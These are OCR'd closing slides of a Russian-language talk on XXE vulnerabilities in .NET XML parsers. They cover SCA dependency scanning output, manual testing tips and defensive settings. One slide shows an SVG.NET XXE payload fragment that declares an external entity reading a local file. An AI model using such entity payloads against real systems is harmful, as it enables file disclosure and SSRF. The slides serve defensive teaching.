
`dotnet list package --vulnerable`

```
The following sources were used:
   https://api.nuget.org/v3/index.json

Project `XXE_Tests` has the following vulnerable packages
   [net6.0]:
   Top-level Package                      Requested   Resolved   Severity   Advisory URL
   > System.Security.Cryptography.Xml     6.0.0       6.0.0      Moderate   https://github.com/advisories/GHSA-2m65-m22p-9wjw
```

SCA

- Анализ компонентов на наличие уязвимых
- Используются базы данных об уязвимостях
  - CPE (Common Platform Enumeration)
  - GitHub Advisory Database
  - Собственные базы
  - ...

SVG.NET


<!ENTITY hostsEntity SYSTEM "file:/path/to/file">
....
<mask>&hostsEntity;</mask>
....
SVG
SVG
parser
FILE

Ручное тестирование

- Не стоит полагаться только на SAST и SCA
- Используйте приближенный к целевому формат файла
- Используйте внешние сущности для “пинга” конечной точки
  (см. примеры из этой презентации)
- beeceptor.com — легкое создание конечных точек

Итоги

XXE: общее

- XXE: опасный парсер + вредоносные данные
- Угрозы
  - SSRF
  - утечки данных
  - репутационные риски
- Результат парсинга...
  - ...отдаётся обратно — совсем плохо
  - ...не отдаётся обратно — всё равно опасно

XXE: XML-парсеры

- Дефолтные парсеры
  - .NET Framework < 4.5.2 👎
  - .NET Framework >= 4.5.2 🤔
  - .NET 👍
- Парсеры в зависимостях 🤷

XXE: защита

- Явно прописывайте безопасные настройки
- Проверяйте код с помощью SAST
- Проверяйте зависимости с помощью SCA
- Не полагайтесь только на инструменты
- Secure SDLC, безопасники, все дела

Сергей Васильев

Независимый эксперт

feedback@sergvasiliev.ru

sergvasiliev.ru